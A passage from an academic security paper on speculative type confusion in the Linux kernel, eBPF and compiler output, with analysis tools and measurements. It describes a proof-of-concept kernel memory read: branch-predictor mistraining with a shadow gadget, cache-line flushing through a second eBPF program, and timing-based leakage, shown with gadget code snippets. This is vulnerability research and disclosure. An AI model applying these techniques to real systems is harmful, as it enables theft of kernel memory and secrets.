We remark that in practice, the verifier does not maintain perfect information about each register, and so may end up enumerating some impossible execution flows. (I.e., the verifier enumerates an over-approximation of the correct execution flows.) Consequently, the verifier inadvertently rejects some speculative type confusion eBPF gadgets. Listing 2b shows an example. For scalar values, the verifier maintains either a register's exact value or a possible range of values. When the verifier considers the case of the condition on line 2 evaluating to FALSE, it cannot track the implication that `r0`$\neq$`0`, as that cannot be represented with a single range. Since the verifier has no additional information about `r0`, it goes on to consider a continuation of the flow in which the condition in line 4 also evaluates to FALSE. In this flow, line 5 dereferences a scalar value, and so the program is rejected. This rejection is accidental. The goal of eBPF developers is to increase the precisions of the verifier's information tracking, and so under current development trends, we would expect the verifier to eventually accept Listing 2b. Improving the verifier's precision is not a problem in and of itself, if eBPF adopts general Spectre mitigations (i.e., not only bounds enforcing).

4.3 Proof of concept exploit

We now describe and evaluate a proof of concept exploit for the eBPF vulnerability. The exploit implements a universal read gadget [55], which allows the attacker to read from any kernel virtual address. This ability allows the attacker to read all of the machine's physical memory, as the kernel maps all

available physical memory in its virtual address space [5].

The eBPF bytecode is designed to easily map to the x86 architecture, which the eBPF compiler leverages to map eBPF registers to x86 registers and eBPF branches to x86 branches. To guarantee that our victim eBPF program has the required structure (Listing 2a), we manually encode its bytecode instead of using a C-to-eBPF compiler. The kernel then translates the bytecode to native x86 code in the obvious way.

The main challenge faced by the exploit is how to mistrain the branch predictor, so that two conditional branches whose "not taken" conditions are mutually exclusive *both* get predicted as "not taken." Two further challenges are (1) how to evict the value checked by these branches from the cache, so that their resolution is delayed enough that the misspeculated gadget can read and leak data; and (2) how to observe the leaked data. These cache-related interactions are non-trivial to perform because the eBPF program runs in the kernel address space and the attacker, running in a user process, cannot share memory with the eBPF program. (The main method of interaction is via eBPF maps, but processes can only manipulate maps using system calls, not directly.)

Mistraining the branch predictor A common branch mistraining technique in Spectre attacks is to repeatedly invoke the victim with valid input (e.g., an in-bounds array index) to train the branch predictor, and then perform the attack with an invalid input (e.g., an out-of-bounds array index), at which point the relevant branch gets mispredicted. This technique does not apply in our case: we need to train two branches whose "not taken" conditions are mutually exclusive to both get predicted as "not taken." This means that no matter what input the eBPF victim gadget is given, at least one of the branches is always taken in its correct execution. In other words, we cannot get the branch predictor into a state that is *inconsistent* with a correct execution by giving it only examples of correct executions.

To address this problem, we use *cross address-space out-of-place* branch mistraining [18]. Namely, we set up a "shadow" of the natively-compiled eBPF program in the attacker's process, so that the PHT entries (§ 2.2) used to predict the shadow branches also get used to predict the victim branches in the kernel.[6] In our shadow, however, the branches are set up so the "not taken" conditions are not mutually exclusive, and so can be trained to both predict "not taken" (Listing 3).

To ensure PHT entry collision between the shadow and victim branches, we must control the following factors, upon which PHT indexing is based: (1) the state of the GHR and (2) the BPU-indexing bits in the branches' virtual addresses.

To control the GHR, we prepend a "branch slide" (Listing 4) to both the victim and its shadow. (For the eBPF victim, we generate the branch slide using appropriate eBPF bytecode, which the kernel compiles into the native code shown in the listing.) Execution of the branch slide puts the GHR into the same state both when the shadow is trained and when the victim executes.

[6] Note that this approach depends on the branch predictor state not being cleared when the processor switches to privileged mode on kernel entry. This is indeed the case in current processors.

```
// addresses A' and B' collide in the PHT
// with addresses A and B in Listing 2a
A': if r0 == 0x0 goto B'
    // dummy register assignment
B': if r0 == 0x0 goto C'
    // dummy pointer dereference
C': ...
```

Listing 3: Mistraining the branch predictor.

```
        mov    $0x1,%edi
        cmp    $0x0,%rdi
        jne    L1
L1:     cmp    $0x0,%rdi
        jne    L2
        ...
Ln-1:   cmp    $0x0,%rdi
        jne    Ln
Ln:     # exploit starts here
```

Listing 4: Branch slide

To control address-based indexing, we need the address of the shadow gadget branches to map to the same PHT entries as the victim eBPF program's branches. We cannot create such a PHT collision directly, by controlling the shadow gadget's address, since we do not know the victim's address or the hash function used by the branch predictor. We can, however, perform a "brute force" search to find a collision, as prior work has shown that the PHT on Intel processors has 2^{14} entries [26]. We describe our collision search algorithm later, since it relies on our mechanism for leaking data.

Cache line flushing We need the ability to flush a memory location out of the victim's cache, for two reasons. First, we need to cause the read of the value checked by the branches to miss in the cache, so that the resulting speculation window is large enough to read and leak the secret data. Second, one of the simplest ways of leaking the data is via a FLUSH+RELOAD cache covert channel [92], wherein the transient execution brings a previously flushed secret-dependent line into the cache. Line 6 in Listing 2a shows an example, which leaks over an eBPF array map, `M`. Notice that we mask the secret value to obtain a valid offset into the array, to satisfy the eBPF verifier. As a result, this example leaks a single bit.

Unfortunately, eBPF programs cannot issue a `clflush` instruction to flush a cache line. This problem can be sidestepped in a number of ways. We use a clever technique due to Horn [35]. The basic idea is to perform the required cache line flushes by having *another* eBPF program, running on a different core, write to these cache lines, which reside in a shared eBPF array map. These writes invalidate the relevant

cache lines in the victim's cache, resulting in a cache miss the next time the victim accesses the lines. After mounting the attack, the attacker runs a third eBPF program on the victim's core to perform the timing measurements that deduce which line the transient execution accessed, and thereby the secret:

```
r0 = CALL ktime_get_ns()
r1 = M[b]  // b is 0*512 or 1*512
r2 = CALL ktime_get_ns()
return r2 - r0 // if small -> secret is b
```

This approach leverages the fact that eBPF programs can perform fine-grained timing measurements by invoking the `ktime_get_ns()` kernel helper. This is not fundamental for the attack's success, however. Similarly to what has been shown for JavaScript [71], we could implement a fine-grained "clock" by invoking eBPF code on another core to continuously increment a counter located in a shared eBPF map.

Finding address-based PHT collisions To place our shadow branches into addresses that get mapped to the same PHT entries as the victim's branches (whose address is unknown), we perform the following search algorithm.

We allocate a 2 MB buffer and then, for each byte in the buffer, we copy the shadow gadget to that location and check for a collision by trying the attack. We first mistrain the branch predictor by repeatedly executing the shadow gadget (whose branches' PHT entries are hoped to collide with the victim's). We then invoke the in-kernel victim gadget, configured (by setting the array entry read into `r0`) so that its correct execution does not leak (i.e., does not execute line 6 in Listing 2a). If no leak occurs—i.e., both timing measurements of `M[b]` indicate a cache miss—we do not have a collision. If a leak occurs, we may still not have a collision: the victim may have leaked its own stack variable by executing line 5, either due to the initial BPU state or if we only have a PHT collision with the second branch. To rule these possibilities out, we try the attack again, this time with the relevant bit flipped in that stack variable (which is done by invoking the victim with a different argument). If the leaked bit flips too, then we do not have a collision; otherwise, we do. Once found, a collision can be reused to repeat attacks against the victim. If the search fails, the attacker can re-load the victim and retry the search.

4.3.1 Evaluation

We use a quad-core Intel i7-8650U (Kaby Lake) CPU. The system runs Ubuntu 18.04.4 LTS with Linux 5.4.11 in a workstation configuration, with applications such as Chrome, TeXstudio, and Spotify running concurrently to the experiments.

PHT collisions We perform 50 experiments, each of which searches for a shadow gadget location that results in PHT collisions with a freshly loaded victim. Successful searches take 9.5 minutes on average and occur with 92% probability (Table 1). Our search algorithm can be optimized, e.g., by considering only certain addresses (related to BPU properties and/or kernel buffer alignment). The search, however, is not a bottleneck for an attack, since once a location for the shadow gadget is found, it can be reused for multiple leaks. We therefore do not invest in optimizing the search step.

found collision?	average	min.	max.	median
success (46/50)	9.5 min.	20 sec.	45 min.	8.5 min.
failure (4/50)		≈ 53 min		

Table 1: Times to find PHT collision with victim (50 experiments).

retries	success rate	transmission rate
1	99.9%	55,416 bps
2	98.7%	28,712 bps
10	100%	5,881 bps
100	100%	584 bps

Table 2: Accuracy and capacity of the eBPF covert channel.

Covert channel quality We attempt to leak the contents of one page (4096 bytes) of kernel memory, which is pre-filled with random bytes. We leak this page one bit at a time, as described above. The only difference from Listing 2a is that our victim eBPF program receives an argument specifying which bit to leak in the read value, instead of always leaking the least significant bit. To leak a bit, we *retry* the attack k times, and output the majority value leaked over the k retries.

Table 2 shows the resulting accuracy (percentage of bits leaked correctly) and throughput (bits/second) of the overall attack, as a function of the number of retries. Since all steps are carried out using the same shadow gadget location, we do not account for the initial search time. The attack reads from arbitrary memory locations at a rate of 6.7 KB/sec with 99% accuracy, and 735 bytes/sec with 100% accuracy. (The success rate with 2 retries is lower due to an implementation artifact in our majority-taking computation.)

5 Compiler-introduced speculative type confusion

In principle, compiler optimizations can create speculative type confusion gadgets in the emitted code (Listing 1b shows a hypothetical example). Here, we first show that this is not a theoretical concern: deployed compilers can generate speculative type confusion gadgets, and certain Spectre compiler mitigations do not identify or block such gadgets (§ 5.1). Motivated by this finding, we perform a binary analysis on Linux and find that it contains potential compiler-introduced vulnerabilities (§ 5.2).

5.1 Compilers emit gadgets

We test different versions of several compilers: GCC, Clang, Intel ICC (from Intel Parallel Studio), and Microsoft Visual

Studio (MSVC). We find that all of them can compile C code into x86 code that contains a speculative type confusion gadget. Table 3 summarizes the results.

Listing 5 shows an example for GCC; the other compilers produce similar results for similar code. Here, the code in the first `if` block overwrites the `rdi` register (argument `p`) with the `rsi` register (attacker-controlled argument `x`). The compiler performs this overwrite because it enables using the same instruction for the assignment to `foo` at the end of the function. The compiler also reasons that the write to `*q` might modify `predicate` (if `q` points to `predicate`), and thus `predicate` should be re-checked after the first `if` block. The compiler's analysis does not understand that in a correct execution, the first `if` block executing implies that the second `if` block does not execute, even if `q` points to `predicate`. However, if the attacker mistrains the branches such that both predict "not taken," the resulting transient execution dereferences the attacker-controlled value `x` and leaks its value. Using the mistraining technique of § 4.3, we verify that this is possible.

Spectre mitigations efficacy We test whether each compiler's Spectre mitigations apply protection in our example.

Clang/LLVM: Implements a generic mitigation called speculative load hardening (SLH) [21]. SLH inserts branchless code that creates a data dependency between each load's address and *all* prior conditional branch predicates. SLH thus successfully protects the gadget in our example, but at a high performance cost (§ 7).

MSVC: Supports several mitigation levels. The most aggressive mitigation (`/Qspectre-load`) inserts an `lfence` speculation barrier after every load instruction. This mitigation applies in our example. However, its documentation warns that "the performance impact is high" [59]. In contrast, MSVC's recommended Spectre v1 mitigation, `/Qspectre` [58], targets bounds check bypass attacks and does not insert any speculation barriers in our example.

ICC: Similarly to MSVC, ICC supports several mitigation levels [38]. It offers two full mitigation options, based on speculation barriers (`all-fix`) or SLH (`all-fix-cmov`), with the former documented as having "the most run-time performance cost" [38]. Both options apply in our example. ICC also offers a "vulnerable code pattern" mitigation, which does not insert speculation barriers in our example.

GCC: Does not support a whole-program mitigation. It offers a compiler intrinsic for safely accessing values in the face of possible misspeculation. However, programmer who equate Spectre v1 with bounds check bypass have no reason to use this intrinsic in our example, so we consider GCC's mitigation inapplicable in our case.

5.2 Finding compiler-introduced gadgets

To find potential compiler-introduced speculative type confusion vulnerabilities in the wild, we perform a binary-level static analysis of Linux 5.4.11, compiled with different GCC versions and optimization flags.

compiler	emits gadget?	mitigates gadget?
Clang/LLVM (v3.5, v6, v7.01, v10.0.1)	yes	yes
MSVC (v16)	yes	suggested: no; full: yes
ICC (v19.1.1.217)	yes	lightweight: no; full: yes
GCC (v4.8.2, v7.5.0)	yes	N/A

Table 3: Compilers introducing speculative type confusion.

```
volatile char A[256*512];
bool predicate;
char* foo;

void victim(char *p,
            uint64_t x,
            char *q) {
  unsigned char v;

  if (predicate) {
    p = (char *) x;
    *q |= 1;
  }
  if (!predicate) {
    v = A[(*p) * 512];
  }
  foo = p;
}
```

(a) C code

```
# args: p in %rdi
#       x  in %rsi
#       q in %rdx

   # first "if":
   cmpb   $0x0,(predicate)
B1:je     L1 # skip 2nd if
   # assignment to p:
   mov    %rsi,%rdi
   # assignment to q:
   orb    $0x1,(%rdx)
   # second "if":
   cmpb   $0x0,(predicate)
B2:jne    L2
   # deref p & leak
L1:movsbl (%rdi),%eax
   shl    $0x9,%eax
   cltq
   movzbl A(%rax),%eax
L2:mov    %rdi,(foo)
   retq
```

(b) Emitted x86 code.

Listing 5: Example of C code compiled into a speculative type confusion gadget (GCC 4.8.2, -O1). Argument `x` is attacker-controlled.

Goal & methodology We set to find out if the kernel can be maneuvered (via transient execution) to dereference a user-supplied address, which is the core of the attack. We explicitly do not consider if or how the result of the dereference can be leaked, for the following reasons. Once a secret enters the pipeline, it can be leaked in many ways, not necessarily over a cache covert channel (e.g., port contention [14] or execution unit timings [72]). It is beyond our scope to exhaustively evaluate all possible leaks to determine if a "confused" dereference can be exploited. Also, dereferences that appear unexploitable on our test setup may be exploitable with a different combination of kernel, compiler, and flags. Finally, today's unexploitable dereferences may become exploitable in the future, due to (1) discovery of new microarchitectural covert channels, (2) secrets reaching more instructions on future processors with deeper speculation windows, or (3) kernel code changes. Overall, the point is: *the architectural contract gets breached when the kernel dereferences a user-supplied address*. We thus focus on detecting these breaches.

Analysis We use the Radare2 framework [64] for static analysis and Triton [1] to perform taint tracking and symbolic execution. Conceptually, for each system call, we explore all possible execution paths that start at the system call's entry point and end with its return. We look for loads whose operand is unsafe (user-controlled) in one execution but safe (kernel-controlled) in another execution. We detect such loads by executing each path while performing taint analysis. We maintain a taint bit for each architectural register and each memory word. When analyzing a system call, we maintain two sets: U and K, initially empty. For each path, we initially taint the system call's arguments (which are user-controlled) and then symbolically execute the path while propagating taint as described below. When we encounter a load instruction, we place it into U if its operand is tainted, or into K otherwise. We flag every load $L \in U \cap K$. Listing 6 shows pseudo code of the algorithm.

Our analysis is designed for finding proofs of concept. As explained next, the analysis is not complete (may miss potential vulnerabilities), and it is not sound (may flag a load that is not a potential vulnerability). The results we report are after manually discarding such false positives.

Incomplete: We often cannot explore all possible execution flows of a system call, since their number is exponential in the number of basic blocks. We therefore skip some paths, which means we may miss potential vulnerabilities. We limit the number of paths analyzed in each system call in two ways.

First, we limit the number of explored paths but ensure that every basic block is covered. We start with the set *Paths* of the 1000 longest acyclic paths, to which we add the longest path $P \notin Paths$ that contains the basic block B, for each basic block B not already covered by some path in *Paths*. The motivation for adding these latter paths is to not ignore possible flows to *other* basic blocks; loads in a basic block covered by a single explored path cannot themselves be identified as vulnerable.

Second, when exploring paths, we do not descend into called functions (i.e., skip `call` instructions). Instead, we queue that called function and the taint state, and analyze them independently later. Overall, *our analysis not finding potential vulnerabilities does not imply that none exist.*

Unsound: The analysis is unsound because it abstracts memory and over-approximates taint. We model kernel and user memory as unbounded arrays, M^K and M^U, respectively. Let $T(x)$ denote the taint of x, where x is either a register or a memory location. Values in M^U are always tainted ($\forall a : T(M^U[a]) = 1$), whereas values in M^K are initially untainted, but may become tainted due to taint propagation. We execute a memory access with an untainted operand on M^K, and from M^U otherwise. A store $M^K[a] = R$ sets $T(M^K[a]) = T(R)$. A load $R = M^K[a]$ sets $T(R) = T(M^K[a])$, and similarly for loads from M^U. We assume that reads of uninitialized memory locations read 0. As a result, many objects in the analyzed execution appear to alias (i.e., occupy the same memory locations), which can lead to inaccurate taint propagation. For instance, in the following code, a tainted value is stored into $M^K[0x10]$ and taints it, which causes the result of the subsequent load that reads $M^K[0x10]$ to be tainted. In the real execution, however, the store and load do not alias as they access different objects.

```
mov    %rax,0x10(%rbx)    # p->foo = x
mov    0x10(%rcx),%rdx    # v = q->bar
```

Due to its unsoundness, we manually verify every potential speculative type confusion flagged by the analysis. Because we limit the number of explored paths, the number of reports (and thus false positives) is not prohibitive to inspect.

```
analyze_syscall(S):
  U = K = ∅
  G = control-flow graph of S
  for each acyclic path P ∈ G:
     analyze_path(P)

analyze_path(P):
  reset state, taint input argument registers
  for each instruction I in P:
    # propagate taint
    if I is a load/store: propagate taint from/to memory
    else: taint the output register of I iff
          one of its operands is tainted
    symbolically execute I
    if I is a load:
      add I to U or K, as appropriate
      flag I if I ∈ U ∩ K
```

Listing 6: Finding potential compiler-introduced speculative type confusion. (Conceptual algorithm, see text for optimizations.)

5.3 Analysis results

We analyze Linux v5.4.11, compiled with GCC 5.8.2 and 9.3.0. We use the `allyes` kernel configuration, which enables every configuration option, except that we disable the kernel address sanitizer and stack leak prevention, as they instrument code and so increase the number of paths to explore. The case studies below are valid with these options enabled. We build the kernel with the `-Os` and `-O3` optimization levels. We analyze every system calls with arguments (393 in total). Table 4 summarizes the results.

Depending on the optimization level, GCC 9.3.0 introduces potential gadgets into 2–20 system calls, all of which stem from the same optimization (§ 5.3.1). GCC 5.8.2 introduces a "near miss" gadget into one system call (§ 5.3.2). This gadget is not exploitable in the kernel we analyze, but the pattern exhibited would be exploitable in other cases.

All the gadgets found are traditionally considered not exploitable, as the mispredicted branches depend on registers whose value is available (not cache misses), and so can resolve quickly. We show, however, that branches with available predicates *are* exploitable on certain x86 processors (§ 5.4).

compiler	flags	# vulnerable syscalls
GCC 9.3.0	-Os	20
GCC 9.3.0	-O3	2
GCC 5.8.2	-Os	0†
GCC 5.8.2	-O3	0

† One potential vulnerability exists, see § 5.3.2.

Table 4: Compiler-introduced speculative type confusion in Linux.

```
syscall(foo_t* uptr) {
  foo_t kfoo;
  // some code
  if (uptr)
    copy_from_user(&kfoo,
                   uptr,
                   ...);
  f(uptr ? &kfoo : NULL);
  // rest of code
}
```

(a) C pattern

```
# args: uptr in %rdi
  ...
  testq %rdi, %rdi
  je L # jump if %rdi==0
  # set copy_from_user args
  ...
  # %rbp contains addr of
  # stack buffer
  mov %rbp, %rdi
  call copy_from_user
L:callq f
```

(b) Emitted x86 code.

Listing 7: Reusing registers for a function call.

5.3.1 Supposedly NULL pointer dereference

The gadgets introduced by GCC 9.3.0 all stem from the same pattern, a simplified example of which appears in Listing 7. The system call receives an untrusted user pointer, `uptr`. If `uptr` is not NULL, it safely copies its contents into a local variable. Next, the system call invokes a helper `f`, which receives NULL if `uptr` was NULL, or a pointer to the kernel's local variable otherwise. The helper `f` (not shown) thus expects to receive a (possibly-NULL) kernel pointer, and therefore dereferences it (after checking it is non-NULL).

In the emitted code, the compiler introduces a speculative type confusion gadget by reusing `uptr`'s register to pass NULL to `f` when `uptr` is NULL. If the attacker invokes the system call with a non-NULL `uptr` and the NULL-checking branch mispredicts "taken" (i.e., `uptr`=NULL), then `f` gets called with the attacker-controlled value and dereferences it.

It is not clear that the gadget can be exploited, as both the mispredicted branch and the dereference depend on the same register. Why would the processor execute the dereference if it knows that the branch mispredicted? We discuss this in § 5.4.

5.3.2 Stack slot reuse

GCC 5.8.2 with the `-Os` (optimize for space) flag introduces an interesting gadget. The gadget instance we find is "almost" exploitable. We describe it not only to show how a small code change could render the gadget exploitable, but also to demonstrate how insidious a compiler-introduced gadget can be, and how difficult it is for programmers to reason about.

The gadget (Listing 8) is emitted into a function called

```
long keyctl_instantiate_key_common(key_serial_t id,
                                   struct iov_iter *from,
                                   key_serial_t ringid) {
 struct key *dest_keyring;
 // ... code ...
 ret = get_instantiation_keyring(ringid,rka,&dest_keyring);
 if (ret < 0)
  goto error2;
 ret = key_instantiate_and_link(rka->target_key, payload,
                                plen, dest_keyring,
                                instkey);
 // above call dereferences dest_keyring
}
```

(a) C code

```
  # %rcx is a live register from caller
  push %rcx
  # ... code ...
  lea    0x18(%r14),%rsi  # rka argument
  mov    %rsp,%rdx        # &dest_keyring argument
  mov    %r15d,%edi       # ringid argument
  callq  get_instantiation_keyring  # returns error
  test   %rax,%rax        # if (ret < 0)
  mov    %rax,%rbx
  js     error2           # mispredict no error
  ...
  mov    (%rsp),%rcx      # dest_keyring argument
  # dest_keyring could be old %rcx if not
  # overwritten in get_instantiation_keyring()
  callq  key_instantiate_and_link
```

(b) Emitted x86 code.

Listing 8: Attacker-controlled stack slot reuse in the `keyctl` system call flow.

by the `keyctl` system call. In this function, the compiler chooses to allocate space for the stack slot of a local variable (`dest_keyring`) by pushing the `rcx` register to the stack (a one-byte opcode) instead of subtracting from the stack pointer (a four-byte opcode). The `rcx` register holds a user-controlled value, one of the caller's (`keyctl`) arguments. The code then calls `get_instantiation_keyring()`, passing it the address of `dest_keyring`. If `get_instantiation_keyring()` returns successfully, the code calls `key_instantiate_and_link()`, which dereferences `dest_keyring`.

In order to pass `dest_keyring` to `key_instantiate_and_link()`, the code reads its value from the stack. Consider what happens if the earlier `get_instantiation_keyring()` call encounters an error, and therefore leaves the stack slot with its original (user-controlled) value. In a correct execution, `key_instantiate_and_link()` never gets called, due to the error-checking flow. But if an attacker induces the error-checking branch to mispredict,

`key_instantiate_and_link()` gets called with a user-controlled pointer argument to dereference. The only reason this instance is not exploitable is that `get_instantiation_keyring()` error flows overwrite `dest_keyring`. There is no security-related reason for this overwrite, since `dest_keyring` is a local variable that is never exposed to the user (i.e., there is no potential kernel information leak). Were this function to use a different coding discipline, the gadget would be potentially exploitable.

5.4 Potential exploitability of the gadgets

Exploiting the gadgets described in § 5.3 appears impossible. Typical Spectre gadgets exploit branches whose condition depends on values being fetched from memory, and so take a long time to resolve. In our case, the branch *still mispredicts*, since prediction is done at fetch time (§ 2.2). However, the branch condition is computable immediately when it enters the processor backend, as the values of the registers involved are known. One would expect the processor to immediately squash all instructions following the branch once it realizes that the branch is mispredicted, denying any subsequent leaking instructions (if they exist) a chance to execute.

The above thought process implicitly assumes that the processor squashes instructions in the shadow of a mispredicted branch when the branch is *executed*. But what if the squash happens only when the branch is *retired*? A branch's retirement can get delayed if it is preceded by a long latency instruction (e.g., a cache missing load), which would afford subsequent transient instructions a chance to execute.

We test the above hypothesis and find it to be false, but in the process, we discover that some x86 processors exhibit conceptually similar behavior due to other reasons.[7] Namely, we find that how x86 processors perform a branch misprediction squash depends in some complex way on *preceding branches* in the pipeline. Specifically, the squash performed by a mispredicting branch B_1 can get delayed if there is a preceding branch B_0 whose condition has not yet resolved.

Listing 9 shows the experiment. We test a gadget similar to the "supposedly NULL dereference" (§ 5.3.1) gadget. We train the victim so that both branches are taken (`*p==1`, `m!=bad_m`). We then invoke it so that both mispredict (`*p==0`, `m==bad_m`), with `p` being flushed from the cache, and test whether `m` is dereferenced and its value `s` is leaked. Table 5 shows the results: a leak can occur on both Intel and AMD processors, but its probability is minuscule on Intel processors. The small success probability and its dependence on the exact instructions in the gadget indicate that the leak occurs due some complex microarchitectural interaction.

Implications The fact that leaks can be realistically observed (for perspective: on AMD processors, our experiment observes $\approx 10\,\mathrm{K}$ leaks per minute) means that compiler-introduced gadgets are a real risk. For any gadget instance, the kernel's flow may be such that there are slow-to-resolve branches preceding the gadget, and/or the attacker may be able to slow down resolution of preceding branches by evicting data from the cache.

[7] We did not test non-x86 processors.

```
int victim(int* p,
           T *m,
           T *bad_m,
           char *A) {
 if (*p == 1) {
  if (m != bad_m) {
   T s = *m;
   A[s*0x1000];
  }
  return 5;
 }
 return 0;
}
```

(a) C code

```
    # deref *p (cache miss)
    mov   (%rdi),%edi
    mov   $0x0,%eax
    cmp   $0x1,%edi   # *p==1 ?
    je    L2   # jmp if *p==1
L1:repz retq
L2:mov  $0x5,%eax
    cmp   %rdx,%rsi # m==bad_m ?
    je    L1   # jmp if m==bad_m
    movzbl (%rsi),%eax # s = *m
    shl   $0xc,%eax
    cltq
    add   %rax,%rcx
    movzbl (%rcx),%eax # leak s
    mov   $0x5,%eax
    jmp   L1
```

(b) Emitted x86 code (`T=char`).

Listing 9: Evaluating processor branch misprediction squashes.

processor	leak probability	
	`T=char`	`T=long`
AMD EPYC 7R32	$1/10^5$	$1/5000$
AMD Opteron 6376	$1/10^5$	$1/5000$
Intel Xeon Gold 6132 (Skylake)	$1/(5.09\times10^7)$	$1/(1.36\times10^6)$
Intel Xeon E5-4699 v4 (Broadwell)	$1/(3.64\times10^9)$	$1/(6.2\times10^9)$
Intel Xeon E7-4870 (Westmere)	$1/(1.67\times10^9)$	$1/(2.75\times10^7)$

Table 5: x86 branch squash behavior (in 30 B trials).

6 Speculative polymorphic type confusion

Linux defends from indirect branch target misspeculation attacks (Spectre-BTB) using *retpolines* [81]. A retpoline replaces an indirect branch with a thunk that jumps to the correct destination in a speculation-safe way, but incurs a significant slowdown [9]. Since the original Spectre-BTB attacks diverted execution to *arbitrary* locations, retpolines can appear as an overly aggressive mitigation, as they block all branch target speculation instead of restricting it to *legal* targets [9].

Accordingly, Linux is moving in the direction of replacing certain retpoline call sites with thunks of conditional *direct* calls to the call site's most likely targets, plus a retpoline fallback [24]. Listing 10 shows an example. JumpSwitches [9] take the idea further, and propose to dynamically promote indirect call sites into such thunks by learning probable targets and patching the call site online.

In this section, we detail how this approach can create speculative type confusion vulnerabilities (§ 6.1) and analyze the prevalence of such issues in Linux (§ 6.2)

```
# %rax = branch target
  cmp $0xXXXXXXXX, %rax  # target1?
  jz $0xXXXXXXXX
  cmp $0xYYYYYYYY, %rax  # target2?
  jz $0xYYYYYYYY
  ...
  jmp ${fallback} # jmp to retpoline thunk
```

Listing 10: Conditional direct branches instead of indirect branch.

6.1 Virtual method speculative type confusion

It has been observed (in passing) that misprediction of an indirect call's target can lead to speculative type confusion in object-oriented polymorphic code [18]. The problem occurs when a branch's valid but wrong target, f, is speculatively invoked instead of the correct target, g. The reason that both f and g are valid targets is that both implement some common interface. Each function, however, expects some or all of its arguments to be a different *subtype* of the types defined by the interface. As a result, when the misprediction causes f's code to run with g's arguments, f might *derive* a variable v of type T_f from one of g's arguments, which is really of type T_g.

Prior work [32, 56] describes how, if T_g is smaller than T_f, f might now perform an out-of-bounds access. We observe, however, that the problem is more general. Even if both types are of the same size, f might still dereference a field in T_f which now actually contains some user-controlled content from a field in T_g, and subsequently inadvertently leak the read value. Moreover, the problem is transitive: f might dereference a field that is a pointer in both T_f and T_g, but points to an object of a different type in each, and so on.

In the following sections, we analyze the prevalence of potential polymorphism-related speculative type confusion is Linux. Our analysis is forward looking: we explore *all* indirect call sites, not only the ones that have already been converted to conditional call-based thunks. Such a broad analysis helps answering questions such as: How likely is it that manually converting a call site (the current Linux approach) will create a vulnerability? What are the security implications of adopting an "all-in" scheme likes JumpSwitches?

6.2 Linux analysis

Linux makes heavy use of polymorphism and data inheritance (subtype derivation) in implementing internal kernel interfaces. (Linux code implements inheritance manually, due to being in C, as explained below.) We perform a source-level vulnerability analysis by extending the `smatch` static analysis tool [20]. As in § 5, we do not claim that if our analysis finds no vulnerabilities then none exist.

At a high-level, the analysis consists of four steps, detailed below. (Listing 11 shows pseudo code.)

① **Find legal targets:** For each structure type and each function pointer field in that type, we build a set of legal targets that this field might point to.

```
# targets: a mapping from function pointer
# fields in types to their valid targets
# derivedObjs: a mapping from function
# arguments to possible private structs they
# derive
 # ① find call site target
 for every assignment x.a = g where g is a function
     and x is of type T
  targets[T,a].add(g)
 # ② find derived_objects
 for every g in targets, scan control-flow graph of g:
  if i-th arg of g is used to derive struct of type T:
   derivedObjs[g,i] = T
 # ③ find all overlaps
 overlaps = set()
 for every T,a ↦ {g_1,...,g_m} in targets:
  for every pair (g_i,g_j):
   for every g_i,a ↦ D_i in derivedObjs:
    for every field f_i of D_i that is user-controllable:
     D_j = derivedObjs[g_j,a]
     let f_j be the overlapping field in D_j
     overlaps.add((g_i,D_i,f_i,g_j,D_j,f_j))
 # ④ find potentially exploitable overlaps
 for each (g_i,D_i,f_i,g_j,D_j,f_j) in overlaps:
  scan control-flow graph of g_j
  if D_j.f_j is dereferenced:
   let v be the data read from D_j.f_j
   if v is used to index an array or v is dereferenced:
     flag (g_i,D_i,f_i,g_j,D_j,f_j)
```

Listing 11: Finding potential speculative polymorph type confusion.

② **Identify subtype derivations:** For each function g that is a legal target of some call site, we attempt to identify the arguments used to derive g-specific (subtype) objects. Since Linux implements data inheritance manually, we scan for the relevant patterns (illustrated in Listing 12): (1) a "private data" field in the parent structure points to the derived object (Listing 12a); (2) the derived object is the first field in the parent, and obtained by casting (Listing 12b); and (3) the derived object is some field in the parent, extracted using the `container_of` macro (Listing 12c).

③ **Find overlapping fields:** This is a key step. For every pair of functions that are legal targets of some call site, we search for *overlapping* fields among the objects derived from the same function argument. Two fields overlap if (1) their (start,end) offset range in the respective object types intersect, (2) one field is user-controllable, and (3) the other field, referred to as the *target*, is not user-controllable. We rely on `smatch` to identify which fields are user-controllable, which is done based on Linux's `__user` annotation [80] and heuristics for tracking untrusted data, such as network packets. An overlap where the target field is a kernel pointer can potentially lead to an attacker-controlled dereference.

④ **Search for vulnerabilities:** This steps takes a pair of functions g_i, g_j identified as using derived objects with overlapping fields, and tries to find if the overlaps are exploitable. We run a control- and data-flow analysis on g_j, the function

```
struct Common {
 void* private;
};
struct Derived {...};

void foo(Common* c) {
 Derived* d = c->private;
```

(a) Private field.

```
struct Common {...}
struct Derived {
 struct Common common_data;
 ...
}
void foo(Common* c) {
 Derived* d = (Derived*) c;
```

(b) Casting.

```
struct Derived {
 ...
 struct Common common;
 ...
}
void foo(Common* c) {
 Derived* d = container_of(c, Derived*, common);
```

(c) Contained structs.

Listing 12: Linux data inheritance patterns.

using the object with the target field, and check if that field is dereferenced. This process finds thousands of potential attacker-controlled dereferences. To make manual verification of the results tractable, we try to detect if the value read by the dereference gets leaked via a cache covert channel. We consider two types of leaks: if some array index depends on the value, and a "double dereference" pattern, in which the value is a pointer that is itself dereferenced. The latter pattern can be used to leak the L1-indexing bits of the value.

6.3 Analysis results

We analyze Linux v5.0-rc8 (default configuration) and v5.4.11 (`allyes` configuration). Table 6 summarizes the results. While we find thousands of potential attacker-controlled dereferences, most are double dereferences, which we do not consider further. Manual inspection of the array indexing cases reveals that they are *latent* vulnerabilities, which are not (or likely not) exploitable, but could become exploitable by accident:

- Most cases let the attacker control < 64 bits of the target pointer, with which it cannot represent a kernel pointer (e.g., attacker controls a 64-bit field in its structure, but it only overlaps the target field over one byte). A change in structure layout or field size could make these cases exploitable.
- In other cases, the attacker does not have full control over its field (e.g., it is a flag set by userspace that can only take on a limited set of values). § 6.4 shows an example of such a case. A change in the semantics of the field could render these cases exploitable.
- Some cases are false positives due to imprecision of the analysis (e.g., a value read and used as an array index is masked, losing most of the information).

	5.0-rc8 (def.)	5.4.11 (allyes)
# flagged	2706	8814
double deref	2578	8512
array indexing	128	302
array indexing exploitable?		
no: < 64 bit overlap	108	261
no: limited control	11	13
no: other	4	17
no(?): speculation window	5	11

Table 6: Potential speculative polymorph data confusion in Linux.

- Finally, we discard some cases because there is a function call between the dereference and the array access, so we assume that the processor's speculation window in insufficient for the value to reach the array access.

